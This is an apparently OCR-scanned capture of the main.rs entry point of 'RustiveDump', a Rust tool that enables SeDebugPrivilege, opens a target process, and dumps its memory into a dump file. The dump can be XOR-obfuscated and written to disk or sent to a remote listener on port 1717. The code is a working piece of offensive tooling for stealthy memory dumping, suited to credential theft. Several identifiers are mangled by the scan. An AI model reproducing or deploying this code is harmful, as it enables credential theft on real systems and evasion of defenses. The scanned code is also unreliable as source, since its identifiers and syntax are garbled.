
RustiveDump/src/main.rs at 1a9b026b477587becfb62df9677cede619d42030 · safedv/RustiveDump · GitHub - 31/10/2024 16:19

https://github.com/safedv/RustiveDump/blob/1a9b026b477587becfb62df9677cede619d42030/src/main.rs#L35



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```
27
       use crate::common::xor::xor_bytes;
28
29
       #[global allocator]
30
       static GLOBAL: NtVirtualAlloc = NtVirtualAlloc;
31
32
       #[no_mangle]
       pub extern "C" fn _start() {
33
           #[cfg(not(feature = "remote"))]
34
           let output_file_name = "rustive.dmp";
35
36
           #[cfg(feature = "remote")]
37
           let listener_addr = "localhost";
38
39
           #[cfg(feature = "remote")]
40
           let listener_port = 1717;
41
           #[cfg(feature = "xor")]
42
43
           let xor_key: u8 = 0x17;
44
           // Enable SeDebugPrivilege.
45
46
           if initialize_privileges() != 0 {
47
               return;
           }
48
49
50
           // Retrieves the handle to the target process.
51
           let process_handle = get_process_handle();
           if process_handle == null_mut() {
52
53
               debug_println!("[-] Failed to retrieve process handle. Exiting!");
54
               return;
55
           }
           debug_println!("[+] Process handle: {:?}", process_handle);
56
57
58
           // Retrieve the list of loaded modules in the target process.
           let mut module info list = retrieve modules(process handle);
59
           if module_info_list.is_empty() {
60
               debug_println!("[-] No modules found. Exiting!");
61
62
               return:
63
           }
64
65
           // Dumps the memory regions of the target process.
           let (memory64list, memory regions) = perform memory dump(process handle, &mut module info list)
66
67
           // Retrieve OS version information.
68
           let mut version info = OSVersionInfo::new();
69
70
           let status = unsafe { rtl_get_version(&mut version_info) };
71
           if status != 0 {
72
               debug println!(
```

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```
73
                     "[-] Failed to retrieve OS Version from PEB. NTSTATUS: 0x{:X}",
 74
 75
                );
76
            }
 77
 78
            // Generate the memory dump file.
            let dump_file_bytes =
 79
 80
                generate_memory_dump_file(version_info, module_info_list, memory64list, memory_regions);
 81
            if dump_file_bytes.is_empty() {
                debug_println!("[-] Failed to create memory dump");
 82
 83
                return;
 84
            }
 85
 86
            // Prepare the memory dump file.
            #[cfg(feature = "xor")]
            let file_bytes_to_use = xor_bytes(dump_file_bytes.clone(), xor_key);
 88
 89
 90
            #[cfg(not(feature = "xor"))]
 91
            let file_bytes_to_use = dump_file_bytes.clone();
92
 93
            // Handle the output.
 94
            #[cfg(feature = "remote")]
95
            handle_output_file(file_bytes_to_use, listener_addr, listener_port);
 96
97
            #[cfg(not(feature = "remote"))]
98
            handle_output_file(file_bytes_to_use, output_file_name);
99
        }
100
101
        #[cfg(not(test))]
102
        use core::panic::PanicInfo;
103
104
        #[cfg(not(test))]
105
        #[panic_handler]
106
        fn panic(_info: &PanicInfo) -> ! {
107
            loop {}
108
        }
```